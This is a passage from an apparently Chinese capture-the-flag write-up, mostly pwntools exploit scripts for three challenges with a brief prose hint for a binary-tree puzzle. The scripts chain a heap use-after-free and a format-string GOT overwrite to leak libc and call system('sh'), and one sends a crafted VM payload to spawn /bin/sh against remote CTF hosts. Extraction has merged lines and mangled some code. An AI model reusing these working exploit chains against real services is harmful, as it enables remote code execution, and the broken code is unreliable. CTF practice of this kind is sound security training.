delete(1) #gdb.attach(p) add(8,p32(secret)) show(0) p.interactive()

```

11.神奇二叉树

把 1-59 的字符根据 tmpflag 给的几个值挑出来, 然后第三部有个红黑树的节点 删除操作, 操作后会确定每个节点的颜色属性。然后第四部将红色的 ASCII +1, 黑色 ASCII-1 即可获得 flag。

12. babyrsa Baby.py

```

#coding:utf-8

from pwn import *

from LibcSearcher import *

#p = process('./pwn')

p = remote('106.75.104.139',26768) elf = ELF('./pwn')

puts_got = elf.got['puts'] println = 0x0804862B

rr = lambda x : p.recvuntil(x) ss = lambda x : p.sendline(x) sd = lambda x :
p.send(x)

def add(sz,ab): rr("Your choice:")
ss("1") rr("name :") ss(str(sz)) rr("ability :") ss(ab)

def delete(idx): rr("Your choice:")
ss("2") rr("Index :") ss(str(idx))

def show(idx): rr("Your choice:")
ss("3")

rr("Index :") ss(str(idx))

return rr("-----")

add(24,24*'a') add(24,24*'a') delete(0) delete(1)

add(8,p32(println) + p32(puts_got)) leak = show(0)[:0x4].ljust(4,'\x00') leak = u32(leak)

obj = LibcSearcher('puts',leak) libc_base = leak - obj.dump('puts')

system = obj.dump("system") + libc_base

delete(2) add(8,p32(system) + ";;sh")

#show(0)

#rr("token") #p.sendline("icq3dde2e8d01777e376b01436482dfc")

p.interactive() ## manually ## show(0)

Brsa.py

from pwn import *

from LibcSearcher import LibcSearcher

# context(log_level='debug')

# r = remote('127.0.0.1',9999)

r =remote('106.75.126.184',58579)

# r=process('pwn')

```

```

elf = ELF('pwn')

libc_start_get = elf.get['puts']

print r.recv() r.send(p32(libc_start_get)+'#'+'%6$s'+'#') # raw_input()

r.recvuntil('#')

puts_addr = u32(r.recvuntil('#')[:4])

libc = LibcSearcher('puts',puts_addr) libc_base = puts_addr - libc.dump('puts')

print 'Libc base addr:' + hex(libc_base)

printf_get = elf.get['printf']

system_off = libc.dump('system')

system = libc_base +system_off

print 'system addr: ',hex(system) r.sendline(fmtstr_payload(6,

{printf_get:system})) r.recv()

r.interactive()

```

13. hvm

```
Hvm.py #!/usr/bin/env python
```

```

from pwn import *

def hvm():

io.recvuntil('hello\n')

# gdb.attach(io)

payload =

'/bin/sh\x00'+flat(0x0f,0x38000000,4,0,0x0d,0x1a,0,1,0x3b000000,0xe,word_size=32,endianness='little')

payload =

payload.ljust(0x30,'\x00')+flat(0x400,-0x411,word_size=32,endianness='big')

io.sendline(payload)

io.interactive()

if __name__ == '__main__':

context(arch='amd64', kernel='amd64', os='linux') HOST, PORT = '0.0.0.0', 9999

# libc = ELF('./libc.so.6')

if len(sys.argv) > 1 and sys.argv[1] == 'l':

io = process('./hvm')

context.log_level = 'debug' else:

```

```
io = remote(HOST, PORT)
```

```
context.log_level = 'debug' hvm()
```